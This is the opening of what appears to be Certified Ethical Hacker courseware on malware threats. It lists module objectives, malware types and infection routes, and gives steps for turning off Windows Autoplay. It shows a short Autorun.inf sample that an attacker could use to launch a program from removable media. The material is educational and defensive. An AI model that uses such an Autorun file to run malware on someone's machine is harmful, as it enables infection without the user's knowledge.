
C|EH™
Certified Ethical Hacker

Module 07:
Malware Threats



Module Objectives


- Understanding Malware and Malware Propagation Techniques
- Understanding Advanced Persistent Threats (APTs) and their Lifecycle
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms and Fileless Malware
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures

Module Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware




Module Flow

1. **Malware Concepts**
2. **APT Concepts**
3. **Trojan Concepts**
4. **Virus and Worm Concepts**
5. **Fileless Malware Concepts**
6. **Malware Analysis**
7. **Countermeasures**
8. **Anti-Malware Software**

Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware and highlights the common techniques used by attackers to distribute malware on the web.



Introduction to Malware

- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware


1. **Trojans**
2. **Backdoors**
3. **Rootkits**
4. **Ransomware**
5. **Adware**
6. **Viruses**
7. **Worms**
8. **Spyware**
9. **Botnets**
10. **Crypters**

Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails



Different Ways for Malware to Enter a System

1. Instant Messenger applications
2. Portable hardware media/removable devices
3. Browser and email software bugs
4. Insecure patch management
5. Rogue/decoy applications
6. Untrusted sites and freeware web applications/ software
7. Downloading files from the Internet
8. Email attachments
9. Network propagation
10. File sharing services (NetBIOS, FTP, SMB)
11. Installation by other malware
12. Bluetooth and wireless networks

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice’s system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.

  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs 